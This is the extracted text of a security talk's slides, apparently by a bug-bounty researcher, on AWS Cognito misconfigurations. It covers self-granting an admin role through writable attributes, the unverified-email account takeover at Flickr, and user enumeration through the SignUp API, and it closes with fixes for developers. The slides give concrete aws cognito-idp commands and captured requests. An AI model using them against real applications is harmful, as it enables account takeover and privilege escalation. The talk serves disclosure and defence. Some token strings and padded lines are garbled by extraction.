<input type="checkbox"/>	family name	<input type="checkbox"/>	preferred username
<input type="checkbox"/>	gender	<input type="checkbox"/>	profile
<input type="checkbox"/>	given name	<input type="checkbox"/>	zoneinfo
<input type="checkbox"/>	locale	<input type="checkbox"/>	updated at
<input type="checkbox"/>	middle name	<input type="checkbox"/>	website
<input type="checkbox"/>	name		

Privilege escalation through writable user attributes

You can also add custom attributes to your user pool definition in the AWS Management Console.

Do you want to add custom attributes?

Enter the name and select the type and settings for custom attributes.

Type	Name	Min length	Max length	Mutable
string	custom:custom:userRole	1	256	<input checked="" type="checkbox"/>

Privilege escalation through writable user attributes

Unless set as readable only, the new custom attribute permission is writable by default which allows the user to update its value.

Attributes

Select the user attributes this app client can read and write. You can select standard scopes that include multiple attributes and you can select a set of individual attributes.

Readable Attributes

Scopes Address Email Phone Number Profile

Attributes

<input checked="" type="checkbox"/> address	<input checked="" type="checkbox"/> nickname
<input checked="" type="checkbox"/> birthdate	<input checked="" type="checkbox"/> phone number
<input checked="" type="checkbox"/> email	<input checked="" type="checkbox"/> phone number verified
<input checked="" type="checkbox"/> email verified	<input checked="" type="checkbox"/> picture
<input checked="" type="checkbox"/> family name	<input checked="" type="checkbox"/> preferred username
<input checked="" type="checkbox"/> gender	<input checked="" type="checkbox"/> profile
<input checked="" type="checkbox"/> given name	<input checked="" type="checkbox"/> zoneinfo
<input checked="" type="checkbox"/> locale	<input checked="" type="checkbox"/> updated at
<input checked="" type="checkbox"/> middle name	<input checked="" type="checkbox"/> website
<input checked="" type="checkbox"/> name	<input checked="" type="checkbox"/> custom:custom:userRole

Writable Attributes

Scopes Address Profile

Attributes

<input checked="" type="checkbox"/> address	<input checked="" type="checkbox"/> nickname
<input checked="" type="checkbox"/> birthdate	<input checked="" type="checkbox"/> phone number
<input checked="" type="checkbox"/> email	<input checked="" type="checkbox"/> picture
<input checked="" type="checkbox"/> family name	<input checked="" type="checkbox"/> preferred username
<input checked="" type="checkbox"/> gender	<input checked="" type="checkbox"/> profile
<input checked="" type="checkbox"/> given name	<input checked="" type="checkbox"/> zoneinfo
<input checked="" type="checkbox"/> locale	<input checked="" type="checkbox"/> updated at
<input checked="" type="checkbox"/> middle name	<input checked="" type="checkbox"/> website
<input checked="" type="checkbox"/> name	<input checked="" type="checkbox"/> custom:custom:userRole

Privilege escalation through writable user attributes

1. Fetching user attributes

In order to test against this misconfiguration, you need to be authenticated then we'll fetch the available user attributes using the generated access token (Check *Authorization* header).

```
8 Authorization: Bearer
eyJraWQiOiJ1OTY2ZG84XC90NTl0T
zQ9IiwiaWF0Ijoi1LTQ3NGYtODE3OD0
yNzk5NTI5YzkiLCJ1aWQiOiJ1OTY2
NGQ5Ni1h0TdiLCJ1aWQiOiJ1OTY2
C51cy13ZXN0IiwiaWF0Ijoi1LTQ3
VudF9pZCI6ImF1dF9pZCI6ImF1dF9
2M2NiZjI3LWZlbnR1eXkiOiJ1OTY2
Y2VzcyIsInR1eXkiOiJ1OTY2ZG84
3RpbWUiOiJ1OTY2ZG84XC90NTl0T
JqdGkiOiJ1OTY2ZG84XC90NTl0T
tZSI6ImQ2OWYtZG84XC90NTl0T
l6vqofMoFA012zFC7L4wREP84Vf
03c5c9h3r71iSZYztX9sQ-j5-LoR2rD37L2SWxRbYkkTPKgh7ZCGqXVTvcg7gv9PryTLZ
CUHki_A_bGaVTRcp6tcI5WpqtIXVjS26Sx0a3CoYw_RIQTqa7l34lyKk8DmhcF1v9f1r8
CiVlFamJm8hMICURwP5NE0htVtxDqQ6_nDPEV5CkqxPU_yJ762Yk4bV2ZA1G-KSeMs2ud
j39Z8A958cbFdC_YsZdDYhUv8uusFA1SxLSCcotK0v9DuPrV9pelig
9 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
```

```
$ aws cognito-idp get-user --region <region> --access-token <access-token>
```

Privilege escalation through writable user attributes

1. Fetching user attributes

```
yassineboukir@Yassine-MacBook-Pro ~ % aws cognito-idp get-user --region us-west-2 --access-token eyJraWQ1OjYyY1B1US1hOV3YxNHEyU... JTMjU2In0.eyJzdWIiOiI3ZDI2M2U4ZS1...
mMTBkLTRhN2YtODgyNy1jMDImY2IyZDpYVik1L1IhZ2duXRV0eDdh3WvcjI6W11rcv13ZkN01TJFc2QzYVNUCFRwX0dVb2dsZS1JdL1Cjpc3M1OjJodHRwc2pl1wY29... lc3QEMl9zZDNhU1RwVHA1L1CjZkZjZaW9uI...
joyLCJjbGllbnRfZmFwaWQ1OjI... 01JlM2FhMDg3Yy1mZmg5LTQ3NGMeYjNiYy01YmU2ODewYWE4OTYl... KRVLnNpZ25pb151c2VlLmFkbWluIG9wZW5...
pZCBwcm9maWx1IGVhYWI1L1I... YSImLhdCIGMTY3MDIxMzY5SMwianRpIjojYUW2YUWuNDI1ZWE3My0... hbGVFMTE0NTEzMTMzNjY0MzUzOTY1NTAxI...
n0.FxYa8RPeVSA0S1z8S6m... S9TTdIo7LAY7pSH8d1VMuzl1rdh7SQ42yEQxpjS1DIWR1v00nJDaxTylIZhpP9L_HIKPf_ayTJzkUkqau-j9FgmTJxqNjJ23wvtKm4kBRHcKfzDFNj14cmz9TsQhVw7Uau2U1yA...
xrWAW_6dz1QuMbcP50P0HfWcmfYtmh4CeIgpUURR9-Solhzsy0F8q0nfHjt0Lp0jFM5rG_aw2RrL4vC7hNd2q4Y74sJ1uJ5aGqaLAUWbmgZNebDNdSU4_Codngullw...

{
  "Username": "Google_114513133664353965501",
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "7d263e8e-f10d-4a7f-8827-c02Fcb2d82b9"
    },
    {
      "Name": "identities",
      "Value": "[[{\\"userId\\":\\"114513133664353965501\\",\\"providerName\\":\\"Google\\",\\"providerType\\":\\"Google\\",\\"issuer\\":null,\\"primary\\":true,\\"dateCreated\\":1670212074749}]]"
    },
    {
      "Name": "email_verified",
      "Value": "false"
    },
    {
      "Name": "name",
      "Value": "Yassine Aboukir"
    },
    {
      "Name": "given_name",
      "Value": "Yassine"
    },
    {
      "Name": "family_name",
      "Value": "Aboukir"
    },
    {
      "Name": "email",
      "Value": "redacted@gmail.com"
    },
    {
      "Name": "picture",
      "Value": "https://lh3.googleusercontent.com/a/ALn5wu1DIKkf0-t5itWx8oLjiiAPs0J-SLJ-elS5mVyUMQ=s96-c"
    }
  ]
}
```


Privilege escalation through writable user attributes

2. Updating user attributes

```
$ aws cognito-idp update-user-attributes --access-token <access-token> --region <region> --user-attributes  
Name="<attribute-name>", Value="<new-value>"
```

AWSCognitoIdentityProviderService.UpdateUserAttributes

The screenshot displays the raw request and response for the `AWSCognitoIdentityProviderService.UpdateUserAttributes` API call. The request is a POST to `/ HTTP/2` on `cognito-idp.us-west-2.amazonaws.com`. The `X-Amz-Target` header is `AWSCognitoIdentityProviderService.UpdateUserAttributes`. The request body is a JSON object containing an `AccessToken` (redacted) and a `UserAttributes` array with one attribute: `{ "Name": "custom:userRole", "Value": "admin" }`. The response is an `HTTP/2 200 OK` with headers including `Date`, `Content-Type`, `Content-Length`, `X-Amzn-Requestid`, `Access-Control-Allow-Origin`, and `Access-Control-Expose-Headers`.

```
Request  
Pretty Raw Hex  
1 POST / HTTP/2  
2 Host: cognito-idp.us-west-2.amazonaws.com  
3 Content-Type: application/x-amz-json-1.1  
4 X-Amz-Target: AWSCognitoIdentityProviderService.UpdateUserAttributes  
5  
6  
7 {  
8   "AccessToken":  
9     "eyJraWQ1O1IyYjYyYjkiLjJjb2duaXRHRWczpCl1wvY29nbmI0by1pZHAudXN1IjoyLCJjbGllmY1ZDAxNC0xN2mWZSI6ImF3cy5jF90aW11IjoxNjImjk30EiNzgz2TMzNjY0MzUzOTeF7hGsPF7V1-zwnRrJWn5Qz5lQnhI5AXmYY01UuF7sCdLxwSm13sY71odaqD7GnQL---GnBRx3H3bqCn6bx30EN10eC0T_Te5tcuqUpdv4KHuoGETR84jSVQ1UqyT2qV0IhYpD0R5cS8qmQ",  
10   "UserAttributes": [  
11     {  
12       "Name": "custom:userRole",  
13       "Value": "admin"  
14     }  
15   ]  
16 }  
17 }  
18 }  
19 }  
20 }  
21 }  
22 }  
23 }  
24 }  
25 }  
26 }  
27 }  
28 }  
29 }  
30 }  
31 }  
32 }  
33 }  
34 }  
35 }  
36 }  
37 }  
38 }  
39 }  
40 }  
41 }  
42 }  
43 }  
44 }  
45 }  
46 }  
47 }  
48 }  
49 }  
50 }  
51 }  
52 }  
53 }  
54 }  
55 }  
56 }  
57 }  
58 }  
59 }  
60 }  
61 }  
62 }  
63 }  
64 }  
65 }  
66 }  
67 }  
68 }  
69 }  
70 }  
71 }  
72 }  
73 }  
74 }  
75 }  
76 }  
77 }  
78 }  
79 }  
80 }  
81 }  
82 }  
83 }  
84 }  
85 }  
86 }  
87 }  
88 }  
89 }  
90 }  
91 }  
92 }  
93 }  
94 }  
95 }  
96 }  
97 }  
98 }  
99 }  
100 }
```

```
Response  
Pretty Raw Hex Render  
1 HTTP/2 200 OK  
2 Date: Mon, 05 Dec 2022 05:09:23 GMT  
3 Content-Type: application/x-amz-json-1.1  
4 Content-Length: 2  
5 X-Amzn-Requestid: 18fd8092-9d6b-43d7-a011-399a1cd6e02e  
6 Access-Control-Allow-Origin: *  
7 Access-Control-Expose-Headers:  
8   x-amzn-RequestId, x-amzn-ErrorMessage, Date  
9 {  
10 }
```

Privilege escalation through writable user attributes



[Redacted] • 9:51 AM

lmao, I found a crit via a cognito API just 2 days ago.
Retarded bug af tho

NOV 29



Yassine ABOUKIR (He/Him) • 12:21 PM

Haha whaat? Congrats bro! How did you find it if you
can share ofc?




[Redacted] • 4:20 PM

By using ``aws cognito-idp get-user`` I saw a
`custom:user_role` attribute. I modified it with ``aws
cognito-idp update-user-attributes`` to
``super_administrator`` (which I found in the JS)
(Edited)

And my account became a super admin of the
platform :)

Updating email attribute before verification

There are scenarios where the user isn't allowed to update their email address due to both client and server-side security controls. However, by leveraging Cognito API, it might also be possible to bypass this restriction.



Edit Profile

Yassine ✓

Aboukir

.com

↑

Update Profile >

```
$ aws cognito-idp update-user-attributes --access-token <access-token> --region <region> --user-attributes  
Name="email", Value="<new-email-address>"
```

Updating email attribute before verification

This is especially bad when verification isn't required.

Which attributes do you want to verify?

Verification requires users to retrieve a code from their email or phone to confirm ownership. Verification of a phone or email is necessary to automatically confirm users and enable recovery from forgotten passwords. [Learn more about email and phone verification.](#)

Email Phone number Email or phone number No verification

If the email is relied upon for authorization and access control, this will result in horizontal and vertical privilege escalation.

Updating email attribute before verification

Even with email verification enabled, most applications will update the email attribute value to the new **unverified** email address.

```
9 {
  "UserAttributes": [
    {
      "Name": "sub",
      "Value": "a0e79874-45c2-4c5a-ab9a-20bbaeef65d8"
    },
    {
      "Name": "email_verified",
      "Value": "false"
    },
    {
      "Name": "locale",
      "Value": "en_US"
    },
    {
      "Name": "email",
      "Value": "yassineaboukir+poc@wearehackerone.com"
    }
  ],
  "Username": "a0e79874-45c2-4c5a-ab9a-20bbaeef65d8"
}
```



Updating email attribute before verification

This is bad because the user will be still be able to login and obtain an authenticated access token **using the unverified email address.**

Many application do not necessarily check if **email_verified** is set to True or False. Therefore, this would bypass any security controls that relies on email domain for authorization, hence privilege escalation.

Updating email attribute before verification

AWS has introduced a new security configuration to mitigate this issue, so if you have

Keep original attribute value active when an update is pending explicitly enabled the email attribute will not be updated to the new email address until it is verified.

This is a new security configuration that was only introduced after **June 2022** which means a lot of applications might still be misconfigured.

Verifying attribute changes [Info](#)

Keep original attribute value active when an update is pending - Recommended

When you update the value of an email or phone number attribute, your user must verify the new value. Until they verify the new value, they can receive messages and sign in with the original value. If you don't turn on this feature, your user can't sign in with that attribute before they verify the new value.

Updating email attribute before verification

386

#1342088

Flickr Account Takeover using AWS Cognito API

Reported to **Flickr** Managed

Disclosed December 18, 2021 8:35am +0800

Severity Critical (9 ~ 10)

Weakness Improper Authentication - Generic

Bounty \$7,550

Time spent *None*

<https://hackerone.com/reports/1342088>

Updating email attribute before verification

1. User victim email address on Flickr app is: max@example.com
2. Attacker attempts to updating their email but it was not possible form the application. However, the attacker leveraged Cognito API to update their own email to Max@example.com

```
$ aws cognito-idp update-user-attributes --region us-east-1 --access-token eyJraWQ[...] --user-attributes  
Name=email,Value=Max@example.com
```

Misconfigurations:

- Email attribute is writable so it's possible to update it via Cognito API.
- Email attribute is case-sensitive which could have been set to insensitive from AWS console.

Updating email attribute before verification

3. Attacker logs in to their account using the newly updated email address Max@domain.com

Misconfigurations:

- *email_verified* attribute value wasn't checked if it's set to *True*.
- *Keep original attribute value active when an update is pending* wasn't enabled.

Updating email attribute before verification

4. Flickr application normalizes Max@domain.com email to max@domain.com (victim) resulting in user account takeover (ATO).

User account enumeration via Signup API

Advanced security configurations - *optional*

✓ Enable token revocation [Info](#)

Amazon Cognito will add new claims to access and id tokens to enable revocation. This increases the size of tokens.

✓ Prevent user existence errors [Info](#)

Amazon Cognito authentication APIs return a generic authentication failure response, indicating either the user name or password is incorrect, instead of indicating that the user was not found.

← User enumeration can be disabled for the user login.

User account enumeration via Signup API

Prevent User Existence Errors setting is **turned off**:


"An error occurred (UserNotFoundException) when calling the InitiateAuth operation: User does not exist."

Prevent User Existence Errors setting is **turned on**:

"An error occurred (NotAuthorizedException) when calling the InitiateAuth operation: Incorrect username or password."


User account enumeration via Signup API

User enumeration is still possible using Cognito Signup API.



The screenshot shows the GitHub repository header for `aws-amplify / amplify-js`, which is a public repository. The navigation bar includes links for Code, Issues (551), Pull requests (98), Actions, Projects (4), and Wiki.

Cognito SignUp User Enumeration #6238

 siboulet opened this issue on Jul 6, 2020 · 13 comments



siboulet commented on Jul 6, 2020

<https://github.com/aws-amplify/amplify-js/issues/6238>

User account enumeration via Signup API

User enumeration via username is still possible using Cognito SignUp API.

```
$ aws cognito-idp sign-up --client-id <Client_ID> --username admin --password adminpass
```




An error occurred (UsernameExistsException) when calling the SignUp operation: **User already exists**

User account enumeration via Signup API

User enumeration via email is still possible using Cognito SignUp API.

```
$ aws cognito-idp sign-up --client-id <Client_ID> --email yassineaboukir@wearehackerone.com --password  
adminpass
```



An error occurred (UsernameExistsException) when calling the SignUp operation: **User already exists**

Recommendations for developers

- Remove sensitive details from server responses, including Cognito Identity Pool Id.
- Disable Signup on AWS Cognito if not required.
- Disable unauthenticated role if not required.
- Review IAM policy attached to the authenticated and unauthenticated role to ensure least privilege access.
- Evaluate all user attributes and disable writing permission if not necessary.
- Remember that the email attribute value may hold an unverified email address.

Thank you!

Reach out on Twitter [@yassineaboukir](https://twitter.com/yassineaboukir)

Or <https://yassineaboukir.com>